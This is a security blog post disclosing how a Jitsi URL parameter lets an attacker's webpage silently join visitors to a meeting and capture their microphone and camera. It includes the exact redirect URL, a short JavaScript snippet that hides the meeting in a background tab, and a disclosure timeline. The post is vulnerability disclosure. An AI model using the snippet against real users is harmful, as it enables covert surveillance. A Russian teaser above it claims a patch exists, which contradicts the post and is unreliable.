В популярном сервисе видеоконференций Jitsi найдена опасная дыра в безопасности. 🚨 Злоумышленнику достаточно отправить ОДИН хитрый клик — и ваш микрофон и камера могут незаметно активироваться, а разговор — записаться без вашего ведома! 🔒 Эксперты бьют тревогу: атака работает даже без явного подтверждения пользователя. Обновляйте клиенты Jitsi до последней версии немедленно — патч уже доступен. Пока не закрыли уязвимость, советуем быть осторожнее на важных переговорах через этот сервис. Совещания под угрозой!

Share this post CTFs Jitsi privacy flaw that enables one-click stealth audio and video capture Copy link Facebook Email Notes More Jitsi privacy flaw that enables one-click stealth audio and video capture A Jitsi feature allows an attacker to transmit user’s microphone and camera in the background without their consent. Zimzi Jul 23, 2025 Share this post CTFs Jitsi privacy flaw that enables one-click stealth audio and video capture Copy link Facebook Email Notes More Share Jitsi is an open-source web conferencing application. Jitsi also hosts a public instance, with millions of monthly active users. Attack scenario Let’s walk through an example. An attacker runs a meeting called MiniGinger on the public Jitsi instance meet.jit.si. When a user visits the attacker controller webpage CuteCats.com, in the background they are redirected to: https://meet.jit.si/MiniGinger#config.prejoinConfig.enabled=false If the user visited any other Jitsi meeting before and allowed it to access the mic and camera, the attacker meeting will run in the background without any user interaction. In this way, it is possible to get voice and video footage without the user’s permission. In my honest opinion, it seems more like a problem than a feature. What’s more, we can use a trick that will open the link in the background; the victim might not notice that something is running in the background. This code opens the new window with the current URL, while in the current window, which stays in the background, opens the Jitsi link. window.open(location.href) location.href= (‘https://meet.jit.si/MiniGinger#config.prejoinConfig.enabled=false‘) Disclosure timeline The article’s purpose is to allow users to enhance their security. Jitsi claims that this is a feature and has no intention to fix it. I think, at the very least, they should remove it from the public instance, where the security risk is at its highest. Message from Jitsi: Hey @zimzi, That’s a feature. Please let me know in the comments below what you think about this feature! Disclosure timeline: June 17, 2025: I shared my findings with Jitsi. June 17, 2025: They answered that this option is a feature. June 18, 2025: I asked if I could discuss this feature publicly, but I got no answer. July 23, 2025: I waited for them for over a month for their response, then I published this post. Discuss on HackerNews . Thanks for reading CTFs! Subscribe for free to receive new posts and support my work. Subscribe Share this post CTFs Jitsi privacy flaw that enables one-click stealth audio and video capture Copy link Facebook Email Notes More Share
